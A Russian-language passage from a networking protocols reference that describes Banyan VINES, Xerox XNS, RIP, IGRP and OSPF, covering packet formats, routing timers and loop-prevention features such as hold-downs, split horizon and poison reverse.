Когда какой-нибудь клиент приступает к работе, клиенты и услуги ARP реализуют следующий алгоритм. Сначала данный клиент отправляет широкой рассылкой пакеты запросов-заявок. Затем каждая услуга, которая является соседом данного клиента, отвечает пакетом ответа об услуге. Далее данный клиент выдает пакет запроса о присваивании адреса в первую услугу, которая ответила на его пакет запроса-заявки. Услуга отвечает пакетом ответа о присваивании адреса, содержащем присвоенный адрес объединенной сети.

Протокол управления объединенной сетью (ЮР)

ICP определяет пакеты уведомления об исключительных ситуациях (exception notification) и уведомления о показателе (metric notification). Пакеты уведомления об исключительных ситуациях обеспечивают информацию об исключительных ситуациях сетевого уровня; пакеты уведомления о показателе содержат информацию о последней передаче, которая была использована для достижения узла клиента.

Уведомления об исключительной ситуации отправляются в том случае, когда какой-нибудь пакет VIP не может быть соответствующим образом маршрутизирован, и устанавливается подполе ошибки в поле управления транспортировкой заголовка VIP. Эти пакеты также содержат поле, идентифицирующее конкретную исключительную ситуацию по коду ошибки, соответствующему этой ситуации.

Объекты ICP в узлах обслуживания генерируют сообщения уведомления о показателе в том случае, когда устанавливается подполе показателя в поле управления транспортировкой заголовка VIP, и адрес пункта назначения в пакете узла обслуживания определяет одного из соседей этого узла обслуживания.

Транспортный уровень

VINES обеспечивает три услуги транспортного уровня:

Unreliable datagram service

Услуги ненадежных дейтаграмм. Отправляет пакеты, которые маршрутизируются на основе принципа «наименьших затрат» (best-effort basis), но не подтверждаются сообщением о приеме в пункте назначения.

reliable datagram service

Услуги надежных дейтаграмм. Услуга виртуальной цепи, которая обеспечивает надежную упорядоченную доставку сообщений между узлами сети с подтверждением о приеме. Надежное сообщение может быть передано с максимальным числом пакетов, равным 4.

data stream service

Услуга потока данных. Поддерживает контролируемый поток данных между двумя процессами. Услуга потока данных является услугой виртуальной цепи с подтверждением о приеме, которая обеспечивает передачу сообщений неограниченных размеров.

Протоколы высших уровней

Являясь распределенной сетью, VINES использует модель вызова процедуры обращений к отдаленной сети (remote procedure call — RPC) для связи между клиентами и служебными устройствами. RCP является основой сред распределенных услуг. Протокол NetRPC (Уровни 5 и 6)

обеспечивает язык программирования высшего уровня, который позволяет осуществлять доступ к отдаленным услугам способом, прозрачным как для пользователя, так и для прикладной программы.

На Уровне 7 VINES обеспечивает протоколы файловых услуг и услуг принтера, а также протокол услуг «StreetTalk name/directory». StreetTalk, один из протоколов с торговым знаком компании VINES, обеспечивает службу постоянных имен в глобальном масштабе для всей объединенной сети.

VINES также обеспечивает среду разработки интегрированных применений при наличии нескольких операционных систем, включая DOS и UNIX. Такая среда разработки позволяет третьей участвующей стороне осуществлять разработку как клиентов, так и услуг, действующих в среде VINES.

Xerox Network Systems

Протоколы Xerox Network Systems (XNS) разработаны корпорацией Xerox в конце 1970-начале 1980 гг. Они предназначены для использования в разнообразных средах передачи, процессорах и прикладных задачах офиса. Несколько протоколов XNS похожи на Протокол Internet (IP) и Протокол управления передачей (TCP), разработанных агентством DARPAдля Министерства обороны США (DoD). Все протоколы XNS соответствуют основным целям проектирования эталонной модели OSI.

Благодаря своей доступности и раннему появлению на рынке, XNS был принят большинством компаний, использовавших локальные сети с момента их появления, в том числе компаниями Novell, Inc., Ungermann-Bass, Inc. (которая теперь является частью Tandem Computers) и 3Com Corporation. За время, прошедшее с тех пор, каждая из этих компаний внесла различные изменения в протоколы XNS. Novell дополнила их Протоколом доступа к услугам (Service access protocol — SAP), чтобы обеспечить объявление о ресурсах, и модифицировала протоколы Уровня 3 OSI (которые Novell переименовала в Internetwork Packet Exchange — IPX — Обмен межсетевыми пакетами) для работы в сетях IEEE 802.3, а не в сетях Ethernet. Ungermann-Bass модифицировала RIP для поддержания задержки, а также числа пересылок. Были также внесены другие незначительные изменения. С течением времени реализации XNS для объединенных в сети PC стали более популярными, чем XNS в том виде, в котором они были первоначально разработаны компанией Xerox.

Основы технологии

Несмотря на то, что они имеют общие цели проектирования, концепция XNS о иерархии протоколов несколько отличается от той концепции, которую предлагает эталонная модель OSI.

Xerox обеспечивает 5-уровневую модель передачи пакетов. Уровень О, который отвечает за доступ к каналу и манипуляцию потока битов, примерно соответствует Уровням 1 и 2 OSI. Уровень 1 примерно соответствует той части Уровня 3 OSI, которая относится к сетевому трафику. Уровень 2 примерно соответствует части Уровня 3, которая связана с маршрутизацией в объединенной сети, и Уровню 4 OSI, который занимается связью внутри отдельных процессов. Уровни 3 и 4 примерно соответствуют двум верхним уровням модели OSI, которые заняты структурированием данных, взаимодействием между отдельными процессами и прикладными задачами. XNS не имеет протокола, соответствующего Уровню 5 OSI (сеансовый уровень).

Доступ к среде

Несмотря на то, что в документации XNS упоминаются X.25, Ethernet и HDLC, XNS не дает четкого определения того, что она называет протоколом уровня 0. Также, как и многие другие комплекты протоколов, XNS оставляет вопрос о протоколе доступа к носителю открытым, косвенным образом позволяя любому такому протоколу выполнять главную роль в транспортировке пакетов XNS через физический носитель.

Сетевой уровень

Протокол сетевого уровня XNS называется Протоколом дейтаграмм Internet (Internet Datagram Protocol — IDP). IDP выполняет стандартные функции Уровня 3, в число которых входят логическая адресация и сквозная доставка дейтаграмм через объединенную сеть.

Первым полем в пакете ГОР является 16-битовое поле контрольной суммы (checksum), которое помогает проверить целостность пакета после его прохождения через объединенную сеть.

За полем контрольной суммы следует 16-битовое поле длины (length), которое содержит информацию о полной длине (включая контрольную сумму) текущей дейтаграммы.

За полем длины идет 8-битовое поле управления транспортировкой (transport control) и 8-битовое поле типа пакета (packet type). Поле управления транспортировкой состоит из подполей числа пересылок (hop count) и максимального времени существования пакета (maximum packet lifetime — MPL). Значение подполя числа пересылок устанавливается источником в исходное состояние 0 и инкрементируется на 1 при прохождении данной дейтаграммы через один роутер. Когда значение поля числа пересылок доходит до 16, дейтаграмма отвергается на основании допущения, что имеет место петля маршрутизации. Подполе MPL содержит максимальное время (в секундах), в течение которого пакет может оставаться в объединенной сети.

За полем управления транспортировкой следует 8-битовое поле типа пакета (packet type). Это поле определяет формат поля данных.

Каждый из адресов сети источника и назначения имеют три поля: 32-битовый номер сети (network number), который уникальным образом обозначает сеть в объединенной сети, 48-битовый номер хоста (host number), который является уникальным для всех когда-либо выпущенных хостов, и 16-битовый номер гнезда (socket number), который уникальным образом идентифицирует гнездо (процесс) в пределах конкретного хоста. Адреса IEEE 802 эквивалентны номерам хостов, поэтому хосты, подключенные более чем к одной сети IEEE 802, имеют тот же самый адрес в каждом сегменте. Это делает сетевые номера избыточными, но тем не менее полезными для маршрутизации. Некоторые номера гнезд являются хорошо известными (well-known); это означает, что услуга, выполняемая программным обеспечением с использованием этих номеров гнезд, является статически определенной. Все другие номера гнезд допускают многократное использование.

XNS поддерживает пакеты с однопунктовой (из одного пункта в другой пункт), многопунктовой и широковещательной адресацией. Многопунктовые и широковещательные адреса далее делятся на 2 типа: прямые (directed) и глобальные (global). Прямые многопунктовые адреса доставляют пакеты членам группы многопунктовой адресации данной сети, заданной в адресе сети назначения с многопунктовой адресацией. Прямые широковещательные адреса доставляют пакеты всем членам заданной сети. Глобальные многопунктовые адреса доставляют пакеты всем членам данной группы в пределах всей объединенной сети, в то время как глобальные широковещательные адреса доставляют пакеты во все адреса объединенной сети. Один бит в номере хоста обозначает отдельный адрес в противовес многопунктовому адресу. Все единицы в поле хоста обозначают широковещательный адрес.

Для маршрутизации пакетов в объединенной сети XNS использует схему динамической маршрутизации, называемую Протоколом информации маршрутизации (RIP). В настоящее время RIP является наиболее широко используемым Протоколом внутренних роутеров (interior gateway protocol — IGP) в сообществе Internet-среде международной сети, обеспечивающей связность практически со всеми университетами и научно-исследовательскими институтами, а также многими коммерческими организациями в США.

Транспортный уровень

Функции транспортного уровня OSI реализуются несколькими протоколами. Каждый из перечисленных ниже протоколов описан в спецификации XNS как протокол уровня два.

Протокол упорядоченной передачи пакетов (Sequenced Packet Protocol — SPP) обеспечивает надежную, с установлением соединения и управлением потока, передачу пакетов от лица процессов клиента. По выполняемым функциям он похож на протокол TCP из комплекта протоколов Internet и на протокол TP4 из комплекта протоколов OSI.

Каждый пакет SPP включает в себя номер последовательности (sequence number), который используется для упорядочивания пакетов и определения тех из них, которые были скопированы или потеряны. Пакеты SPP также содержат два 16-битовых идентификатора соединения (connection identifier). Каждый конец соединения определяет один идентификатор соединения. Оба идентификатора соединения вместе уникальным образом идентифицируют логическое соединение между процессами клиента.

Длина пакетов SPP не может быть больше 576 байтов. Процессы клиента могут согласовывать использование различных размеров пакетов во время организации соединения, однако SPP не определяет характер такого согласования.

Протокол обмена пакетами (Packet Exchange Protocol — PEP) является протоколом типа запрос-ответ, предназначенным обеспечивать надежность, которая больше надежности простых услуг дейтаграмм (например, таких, которые обеспечивает IDP), но меньше надежности SPP. По своим функциональным возможностям PEP аналогичен Протоколу дейтаграмм пользователя (UDP) из комплекта протоколов Internet. PEP базируется на принципе одного пакета, обеспечивая повторные передачи, но не обеспечивая выявление дублированных пакетов. Он полезен для прикладных задач, в которых транзакции запрос-ответ являются идемпотентными (повторяемыми без повреждения контекста), или в которых надежная передача выполняется на другом уровне.

Протокол неисправностей (Error Protocol — EP) может быть использован любым процессом клиента для уведомления другого процесса клиента о том, что в сети имеет место ошибка.

Например, этот протокол используется в ситуациях, когда какая-нибудь реализация SPP распознала дублированный пакет.

Протоколы высших уровней

XNS предлагает несколько протоколов высших уровней. Протокол «Печатание» (Printing) обеспечивает услуги принтера. Протокол «Ведение картотеки» (Filing) обеспечивает услуги доступа к файлам. Протокол «Очистка» (Clearinghouse) обеспечивает услуги, связанные с присвоением имени. Каждый из этих протоколов работает в дополнение к протоколу «Курьер» (Courier), который обеспечивает соглашения для структурирования данных и взаимодействия процессов.

XNS также определяет протоколы уровня четыре. Это протоколы прикладного уровня, но поскольку они имеют мало общего с фактическими функциями связи, в спецификации XNS нет каких-либо определений по существу.

И наконец, протокол «Эхо» (Echo Protocol) используется для тестирования надежности узлов сети XNS. Он используется для поддержки таких функций, как функции, обеспечиваемые командой ping, которую можно встретить в Unix и других средах. Спецификация XNS описывает протокол «Эхо» как протокол уровня два.

RIP

Протокол Информации Маршрутизации (RIP) является протоколом маршрутизации, который был первоначально разработан для Универсального протокола PARC Xerox (где он назывался GWINFO) и использовался в комплекте протоколов XNS. RIP начали связывать как с UNIX, так и с TCP/IP в 1982 г., когда версию UNIX, называемую Berkeley Standard Distribution (BSD), начали отгружать с одной из реализацией RIP, которую называли «трассируемой» (routed) (слово произносится «route dee»).

Протокол RIP, который все еще является очень популярным протоколом маршрутизации в сообществе Internet, формально определен в публикации «Протоколы транспортировки Internet» XNS (XNS Internet Transport Protocols) и в Запросах для комментария (Request for Comments – RFC) 1058.

RIP был повсеместно принят производителями персональных компьютеров (PC) для использования в их изделиях передачи данных по сети. Например, протокол маршрутизации AppleTalk (Протокол поддержания таблицы маршрутизации — RTMP) является модернизированной версией RIP. RIP также явился базисом для протоколов Novell, 3Com, Ungermann-Bass и Banyan. RIP компаний Novell и 3Com в основном представляет собой стандартный RIP компании Xerox. Ungermann-Bass и Banyan внесли незначительные изменения в RIP для удовлетворения своих нужд.

Формат таблицы маршрутизации

Каждая запись данных в таблице маршрутизации RIP обеспечивает разнообразную информацию, включая конечный пункт назначения, следующую пересылку на пути к этому пункту назначения и показатель (metric). Показатель обозначает расстояние до пункта назначения, выраженное числом пересылок до него. В таблице маршрутизации может находиться также и другая информация, в том числе различные таймеры, связанные с данным маршрутом.

RIP поддерживает только самые лучшие маршруты к пункту назначения. В случае, если новая информация обеспечивает лучший маршрут, то эта информация заменяет старую маршрутную информацию. Изменения в топологии сети могут вызывать изменения в маршрутах, приводя к тому, например, что какой-нибудь новый маршрут становится лучшим маршрутом до конкретного пункта назначения. Когда имеют место изменения в топологии сети, то эти изменения отражаются в сообщениях о корректировке маршрутизации. Например, когда какой-нибудь роутер обнаруживает отказ одного из каналов или другого роутера, он повторно вычисляет свои маршруты и отправляет сообщения о корректировке маршрутизации. Каждый роутер, принимающий сообщение об обновлении маршрутизации, в котором содержится изменение, корректирует свои таблицы и распространяет это изменение.

Формат пакета (Реализация IP)

Первое поле в пакете RIP-это поле команд (command). Это поле содержит целое число, обозначающее либо запрос, либо ответ. Команда «запрос» запрашивает отвечающую систему об отправке всей таблицы маршрутизации или ее части. Пункты назначения, для которых запрашивается ответ, перечисляются далее в данном пакете. Ответная команда представляет собой ответ на запрос или чаще всего какую-нибудь незатребованную регулярную корректировку маршрутизации. Отвечающая система включает всю таблицу маршрутизации или ее часть в ответный пакет. Регулярные сообщения о корректировке маршрутизации включают в себя всю таблицу маршрутизации.

Поле версии (version) определяет реализуемую версию RIP. Так как в объединенной сети возможны многие реализации RIP, это поле может быть использовано для сигнализирования о различных потенциально несовместимых реализациях.

За 16-битовым полем, состоящим из одних нулей, идет поле идентификатора семейства адресов (address family identifier). Это поле определяет конкретное используемое семейство адресов. В сети Internet (крупной международной сети, объединяющей научно-исследовательские институты, правительственные учреждения, университеты и частные предприятия) этим адресным семейством обычно является IP (значение=2), но могут быть также представлены другие типы сетей.

Следом за еще одним 16-битовым полем, состоящим из одних нулей, идет 32-битовое поле адреса (address). В реализациях RIP Internet это поле обычно содержит какой-нибудь адрес IP.

За еще двумя 32-битовыми полями из нулей идет поле показателя RIP (metric). Этот показатель представляет собой число пересылок (hop count). Он указывает, сколько должно быть пересечено транзитных уча-

стков (роутеров) объединенной сети, прежде чем можно добраться до пункта назначения.

В каждом отдельном пакете RIP IP допускается появление до 25 вхождений идентификатора семейства адреса, обеспечиваемых полями показателя. Другими словами, в каждом отдельном пакете RIP может быть перечислено до 25 пунктов назначения. Для передачи информации из более крупных маршрутных таблиц используется множество пакетов RIP.

Как и другие протоколы маршрутизации, RIP использует определенные таймеры для регулирования своей работы. Таймер корректировки маршрутизации RIP (routing update timer) обычно устанавливается на 30 сек., что гарантирует отправку каждым роутером полной копии своей маршрутной таблицы всем своим соседям каждые 30 секунд. Таймер недействующих маршрутов (route invalid timer) определяет, сколько должно пройти времени без получения сообщений о каком-нибудь конкретном маршруте, прежде чем он будет признан недействительным. В случае, если какой-нибудь маршрут признан недействительным, то соседи уведомляются об этом факте. Такое уведомление должно иметь место до истечения времени таймера отключения маршрута (route flush timer). Когда заданное время таймера отключения маршрута истекает, этот маршрут удаляется из таблицы маршрутизации. Типичные исходные значения для этих таймеров- 90 секунд для таймера недействующего маршрута и 270 секунд для таймера отключения маршрута.

Характеристики стабильности

RIP определяет ряд характеристик, предназначенных для более стабильной работы в условиях быстро изменяющейся топологии сети. В их число входит ограничение числа пересылок, временные удерживания изменений (hold-downs), расщепленные горизонты (split-horizons) и корректировки отмены (poison reverse updates).

Ограничение числа пересылок

RIP разрешает максимальное число пересылок, равное 15. Любому пункту назначения, который находится дальше, чем на расстоянии 15 пересылок, присваивается ярлык «недосягаемого». Максимальное число пересылок RIP в значительной мере ограничивает его применение в крупных объединенных сетях, однако способствует предотвращению появления проблемы, называемой счетом до бесконечности (count to infinity), приводящей к зацикливанию маршрутов в сети.

Временные удерживания изменений

Временные удерживания изменений используются для того, чтобы помешать регулярным сообщениям о корректировке незаконно восстано-

вить в правах маршрут, который оказался испорченным. Когда какой-нибудь маршрут отказывает, соседние роутеры обнаруживают это. Затем они вычисляют новые маршруты и отправляют сообщения об обновлении маршрутизации, чтобы информировать своих соседей об изменениях в маршруте. Эта деятельность приводит к появлению целой волны коррекций маршрутизации, которые фильтруются через сеть.

Приведенные в действие корректировки не одновременно прибывают во все устройства сети. Поэтому возможно, что какое-нибудь устройство, которое еще не получило информацию о каком-нибудь отказе в сети, может отправить регулярное сообщение о корректировке (в котором маршрут, который только что отказал, все еще числится исправным) в другое устройство, которое только что получило уведомление об этом отказе в сети. В этом случае это другое устройство теперь будет иметь (и возможно, рекламировать) неправильную маршрутную информацию.

Команды о временном удерживании указывают роутерам, чтобы они на некоторое время придержали любые изменения, которые могут оказать влияние на только что удаленные маршруты. Этот период удерживания обычно рассчитывается таким образом, чтобы он был больше периода времени, необходимого для внесения какого-либо изменения о маршрутизации во всю сеть. Удерживание изменений предотвращает появление проблемы счета до бесконечности.

Расщепленные горизонты

Расщепленные горизонты используют преимущество того факта, что никогда не бывает полезным отправлять информацию о каком-нибудь маршруте обратно в том направлении, из которого пришла эта информация.

Правило расщепленного горизонта помогает предотвратить маршрутные петли между двумя узлами.

Корректировки отмены маршрута

В то время как задачей расщепленных горизонтов является предотвращение образования маршрутных петель между соседними роутерами, корректировки отмены предназначены для устранения более крупных маршрутных петель. В основе их действия лежит положение о том, что увеличение значения показателей маршрутизации обычно указывает на наличие маршрутных петель. В этом случае отправляются корректировки отмены для удаления данного маршрута и помещения его в состояние временного удерживания.

IGRP

Протокол маршрутизации внутренних роутеров (Interior Gateway Routing Protokol-IGRP) является протоколом маршрутизации, разработанным в середине 1980 гг. компанией Cisco Systems, Inc. Главной целью, которую преследовала Cisco при разработке IGRP, было обеспечение живучего протокола для маршрутизации в пределах автономной системы (AS), имеющей произвольно сложную топологию и включающую в себя носитель с разнообразными характеристиками ширины полосы и задержки. AS является набором сетей, которые находятся под единым управлением и совместно используют общую стратегию маршрутизации. Обычно AS присваивается уникальный 16-битовый номер, который назначается Центром Сетевой Информации (Network Information Center — NIC) Сети Министерства Обороны (Defence Data Network — DDN).

В середине 1980гг. самым популярным протоколом маршрутизации внутри AS был Протокол Информации Маршрутизации (RIP). Хотя RIP был вполне пригоден для маршрутизации в пределах относительно однородных объединенных сетей небольшого или среднего размера, его ограничения сдерживали рост сетей. В частности, небольшая допустимая величина числа пересылок (15) RIP ограничивала размер объединенной сети, а его единственный показатель (число пересылок) не обеспечивал достаточную гибкость в сложных средах. Популярность роутеров Cisco и живучесть IGRP побудили многие организации, которые имели крупные объединенные сети, заменить RIP на IGRP.

Первоначальная реализация IGRP компании Cisco работала в сетях IP. Однако IGRP был предназначен для работы в любой сетевой среде, и вскоре Cisco распространила его для работы в сетях использующих Протокол Сет без Установления Соединения (Connectionless Network Protocol - CLNP) OSI.

Технология

IGRP является протоколом внутренних роутеров (IGP) с вектором расстояния. Протоколы маршрутизации с вектором расстояния требуют от каждого роутера отправления через определенные интервалы времени всем соседним роутерам всей или части своей маршрутной таблицы в сообщениях о корректировке маршрута. По мере того, как маршрутная информация распространяется по сети, роутеры могут вычислять расстояния до всех узлов объединенной сети.

Протоколы маршрутизации с вектором расстояния часто противопоставляют протоколам маршрутизации с указанием состояния канала, которые отправляют информацию о локальном соединении во все узлы объединенной сети.

IGRP использует комбинацию (вектор) показателей. Задержка объединенной сети (internetwork delay), ширина полосы (bandwidth), надежность (reliability) и нагрузка (load) — все эти показатели учитываются в виде коэффициентов при принятии маршрутного решения. Администраторы сети могут устанавливать факторы весомости для каждого из этих показателей. IGRP использует либо установленные администратором, либо устанавливаемые по умолчанию весомости для автоматического расчета оптимальных маршрутов.

IGRP предусматривает широкий диапазон значений для своих показателей. Например, надежность и нагрузка могут принимать любое значение в интервале от 1 до 255, ширина полосы может принимать значения, отражающие скорости пропускания от 1200 до 10 гигабит в секунду, в то время как задержка может принимать любое значение от 1-2 до 24-го порядка. Широкие диапазоны значений показателей позволяют производить удовлетворительную регулировку показателя в объединенной сети с большим диапазоном изменения характеристик производительности. Самым важным является то, что компоненты показателей объединяются по алгоритму, который определяет пользователь. В результате администраторы сети могут оказывать влияние на выбор маршрута, полагаясь на свою интуицию.

Для обеспечения дополнительной гибкости IGRP разрешает многотрактовую маршрутизацию. Дублированные линии с одинаковой шириной полосы могут пропускать отдельный поток трафика циклическим способом с автоматическим переключением на вторую линию, если первая линия выходит из строя. Несколько трактов могут также использоваться даже в том случае, если показатели этих трактов различны. Например, если один тракт в три раза лучше другого благодаря тому, что его показатели в три раза ниже, то лучший тракт будет использоваться в три раза чаще. Только маршруты с показателями, которые находятся в пределах определенного диапазона показателей наилучшего маршрута, используются для многотрактовой маршрутизации.

Формат пакета

Первое поле пакета IGRP содержит номер версии (version number). Этот номер версии указывает на используемую версию IGRP и сигнализирует о различных, потенциально несовместимых реализациях.

За полем версии идет поле операционного кода (opcode). Это поле обозначает тип пакета. Операционный код, равный 1, обозначает пакет корректировки; равный 2 — пакет запроса. Пакеты запроса используются источником для запроса маршрутной таблицы из другого роутера. Эти пакеты состоят только из заголовка, содержащего версию, операционный код и поля номера AS. Пакеты корректировки содержат заголовок, за которым сразу же идут записи данных маршрутной таблицы. На записи дан-

ных маршрутной таблицы не накладывается никаких ограничений, за исключением того, что пакет не может превышать 1500 байтов, вместе с заголовком IP. В случае, если этого недостаточно для того, чтобы охватить весь объем маршрутной таблицы, то используются несколько пакетов.

За полем операционного кода идет поле выпуска (edition). Это поле содержит последовательный номер, который инкрементируется, когда маршрутная таблица каким-либо образом изменяется. Это значение номера выпуска используется для того, чтобы позволить роутерам избежать обработки корректировок, содержащих информацию, которую они уже видели.

За полем выпуска идет поле, содержащее номер AS (AS number). Это поле необходимо по той причине, что роутеры Cisco могут перекрывать несколько AS. Несколько AS (или процессов IGRP) в одном роутере хранят информацию маршрутизации AS отдельно.

Следующие три поля обозначают номер подсетей, номер главных сетей и номер внешних сетей в пакете корректировки. Эти поля присутствуют потому, что сообщения корректировки IGRP состоят из трех частей: внутренней для данной подсети, внутренней для текущей AS и внешней для текущей AS. Сюда включаются только подсети сети, связанной *с* тем адресом, в который отправляется данная корректировка. Главные сети (то есть не подсети) помещаются во «внутреннюю для текущей AS» часть пакета, если только они не помечены четко как внешние. Сети помечаются как внешние, если информация о них поступает во внешней части сообщения из другого роутера.

Последним полем в заголовке IGRP является поле контрольной суммы (checksum). Это поле содержит какую-нибудь контрольную сумму для заголовка IGRP и любую информацию корректировки, содержащуюся в данном пакете. Вычисление контрольной суммы позволяет принимающему роутеру проверять достоверность входящего пакета.

Сообщения о корректировке содержат последовательность из семи полей данных для каждой записи данных маршрутной таблицы. Первое из этих полей содержит три значащих байта адреса (address) (в случае адреса IP). Следующие пять полей содержат значения показателей. Первое из них обозначает задержку (delay), выраженную в десятках микросекунд. Диапазон перекрывает значения от 10 мксек. до 167 сек. За полем задержки следует поле ширины полосы (bandwidth). Ширина полосы выражена в единицах 1 Кбит/сек и перекрывает диапазон от линии с шириной полосы 1200 бит/сек до 10 Гбит/сек. Затем идет поле MTU, которое обеспечивает размер MTU в байтах. За полем MTU идет поле надежности (reliability), указывающее процент успешно переданных и принятых пакетов. Далее идет поле нагрузки (load), которое обозначает занятую часть канала в процентном отношении. Последним полем в каждой записи данных

маршрутизации является поле числа пересылок (hop count). И хотя использование числа пересылок не явно выражено при определении показателя, тем не менее это поле содержится в пакете IGRP и инкрементируется после обработки пакета, обеспечивая использование подсчета пересылок для предотвращения петель.

Характеристики стабильности

IGRP обладает рядом характеристик, предназначенных для повышения своей стабильности. В их число входят временное удерживание изменений, расщепленные горизонты и корректировки отмены.

Временные удерживания изменений

Временное удерживание изменений используется для того, чтобы помешать регулярным сообщениям о корректировке незаконно восстановить в правах маршрут, который возможно был испорчен. Когда какой-нибудь роутер выходит из строя, соседние роутеры обнаруживают это через отсутствие регулярного поступления запланированных сообщений. Далее эти роутеры вычисляют новые маршруты и отправляют сообщения о корректировке маршрутизации, чтобы информировать своих соседей о данном изменении маршрута. Результатом этой деятельности является запуск целой волны корректировок, которые фильтруются через сеть.

Приведенные в действие корректировки поступают в каждое сетевое устройство не одновременно. Поэтому возможно, что какое-нибудь устройство, которое еще не было оповещено о неисправности в сети, может отправить регулярное сообщение о корректировке (указывающее, что какой-нибудь маршрут, который только что отказал, все еще считается исправным) в другое устройство, которое только что получило уведомление о данной неисправности в сети. В этом случае последнее устройство будет теперь содержать (и возможно, рекламировать) неправильную информацию о маршрутизации.

Команды о временном удерживании изменений предписывают роутерам удерживать в течение некоторого периода времени любые изменения, которые могут повлиять на маршруты. Период удерживания изменений обычно рассчитывается так, чтобы он был больше периода времени, необходимого для, корректировки всей сети в соответствии с каким-либо изменением маршрутизации.

Расщепленные горизонты

Понятие о расщепленных горизонтах проистекает из того факта, что никогда не бывает полезным отправлять информацию о каком-нибудь маршруте обратно в том направлении, из которого она пришла.

Правило о расщепленных горизонтах помогает предотвращать зацикливание маршрутов.

Корректировки отмены маршрута

В то время как расщепленные горизонты должны препятствовать зацикливанию маршрутов между соседними роутерами, корректировки отмены маршрута предназначены для борьбы с более крупными маршрутными петлями. Увеличение значений показателей маршрутизации обычно указывает на появление маршрутных петель. В этом случае посылаются корректировки отмены, чтобы удалить этот маршрут и перевести его в состояние удерживания. В реализации IGRP компании Cisco корректировки отмены отправляются в том случае, если показатель маршрута увеличивается на коэффициент 1.1 или более.

Таймеры

IGRP обеспечивает ряд таймеров и переменных, содержащих временные интервалы. Сюда входят таймер корректировки, таймер недействующих маршрутов, период времени удерживания изменений и таймер отключения. Таймер корректировки определяет, как часто должны отправляться сообщения о корректировке маршрутов. Для IGRP значение этой переменной, устанавливаемое по умолчанию, равно 90 сек. Таймер недействующих маршрутов определяет, сколько времени должен ожидать роутер при отсутствии сообщений о корректировке какого-нибудь конкретного маршрута, прежде чем объявить этот маршрут недействующим. Время по умолчанию IGRP для этой переменной в три раза превышает период корректировки. Переменная величина времени удерживания определяет промежуток времени удерживания. Время по умолчанию IGRP для этой переменной в три раза больше периода таймера корректировки, плюс 10 сек. И наконец, таймер отключения указывает, сколько времени должно пройти прежде, чем какой-нибудь роутер должен быть исключен из маршрутной таблицы. Время по умолчанию IGRP для этой величины в семь раз превышает период корректировки маршрутизации.

OSPF

Открытый протокол, базирующийся на алгоритме поиска наикратчайшего пути (Open Shortest Path Fisrt — OSPF) является протоколом маршрутизации, разработанным для сетей IP рабочей группой Internet Engineering Task Force (IETF), занимающейся разработкой протоколов для внутрисистемных роутеров (interior gateway protocol — IGP). Рабочая группа была образована в 1988 г. для разработки протокола IGP, базирующегося на алгоритме «поиска наикратчайшего пути» (shortest path first — SPF), с целью его использования в Internet, крупной международной сети, объединяющей научно-исследовательские институты, правительственные учреждения, университеты и частные предприятия. Как и протокол IGRP, OSPF был разработан по той причине, что к середине 1980 гг.

непригодность RIP для обслуживания крупных гетерогенных объединенных систем стала все более очевидна.

OSPF явился результатом научных исследований по нескольким направлениям, включающим:

- Алгоритм SPF компании Bolt, Beranek и Newman (BBN), разработанный для Arpanet (программы с коммутацией пакетов, разработанной BBN в начале 1970 гг., которая явилась поворотным пунктом в истории разработки сетей) в 1978 г.
- Исследования Компании Radia Perlman по отказоустойчивости широкой рассылки маршрутной информации (1988).
- Исследования BBN по маршрутизации в отдельной области (1986).
- Одна из первых версий протокола маршрутизации IS-IS OSI

Как видно из его названия, OSPF имеет две основных характеристики. Первая из них-это то, что протокол является открытым, то есть его спецификация является общественным достоянием. Спецификация OSPF опубликована в форме Запроса для Комментария (RFC) 1247. Второй его главной характеристикой является то, что он базируется на алгоритме SPF. Алгоритм SPF иногда называют алгоритмом Dijkstra по имени автора, который его разработал.

Основы технологии

OSPF является протоколом маршрутизации с объявлением состояния о канале (link-state). Это значит, что он требует отправки объявлений о состоянии канала (link-state advertisement — LSA) во все роутеры, которые находятся в пределах одной и той же иерархической области. В объявления LSA протокола OSPF включается информация о подключенных интерфейсах, об использованных показателях и о других переменных. По мере накопления роутерами OSPF информации о состоянии канала, они используют алгоритм SPF для расчета наикратчайшего пути к каждому узлу.

Являясь алгоритмом с объявлением состояния канала, OSPF отличается от RIP и IGRP, которые являются протоколами маршрутизации с вектором расстояния. Роутеры, использующие алгоритм вектора расстояния, отправляют всю или часть своей таблицы маршрутизации в сообщения о корректировке маршрутизации, но только своим соседям.

Иерархия маршрутизации

В отличие от RIP, OSPF может работать в пределах некоторой иерархической системы. Самым крупным объектом в этой иерархии является автономная система (Autonomous System — AS) AS является набором сетей, которые находятся под единым управлением и совместно используют общую стратегию маршрутизации. OSPF является протоколом маршрутизации внутри AS, хотя он и способен принимать маршруты из других AS и отправлять маршруты в другие AS.

Любая AS может быть разделена на ряд областей (area). Область — это группа смежных сетей и подключенных к ним хостов. Роутеры, имеющие несколько интерфейсов, могут участвовать в нескольких областях. Такие роутеры, которые называются роутерами границы областей (area border routers), поддерживают отдельные топологические базы данных для каждой области.

Топологическая база (topological database) данных фактически представляет собой общую картину сети по отношению к роутерам. Топологическая база данных содержит набор LSA, полученных от всех роутеров, находящихся в одной области. Так как роутеры одной области коллективно пользуются одной и той же информацией, они имеют идентичные топологические базы данных.

Термин «домен» (domain) используется для описания части сети, в которой все роутеры имеют идентичную топологическую базу данных. Термин «домен» часто используется вместо AS.

Топология области является невидимой для объектов, находящихся вне этой области. Путем хранения топологий областей отдельно, OSPF добивается меньшего трафика маршрутизации, чем трафик для случая, когда AS не разделена на области.

Разделение на области приводит к образованию двух различных типов маршрутизации OSPF, которые зависят от того, находятся ли источник и пункт назначения в одной и той же или разных областях. Маршрутизация внутри области имеет место в том случае, когда источник и пункт назначения находятся в одной области; маршрутизация между областями — когда они находятся в разных областях.

Стержневая часть OSPF (backbone) отвечает за распределение маршрутной информации между областями. Она включает в себя все роутеры границы области, сети, которые не принадлежат полностью какой-либо из областей, и подключенные к ним роутеры.

Сам стержень представляет собой одну из областей OSPF, поэтому все стержневые роутеры используют те же процедуры и алгоритмы поддержания маршрутной информации в пределах стержневой области, которые используются любым другим роутером. Топология стержневой ча-

сти невидима для всех внутренних роутеров точно также, как топологии отдельных областей невидимы для стержневой части.

Область может быть определена таким образом, что стержневая часть не будет смежной с ней. В этом случае связность стержневой части должна быть восстановлена через виртуальные соединения. Виртуальные соединения формируются между любыми роутерами стержневой области, которые совместно используют какую-либо связь с любой из нестержневых областей; они функционируют так, как если бы они были непосредственными связями.

Граничные роутеры AS, использующие OSPF, узнают о внешних роутерах через протоколы внешних роутеров (EGPs), таких, как Exterior Gateway Protocol (EGP) или Border Gateway Protocol (BGP), или через информацию о конфигурации.

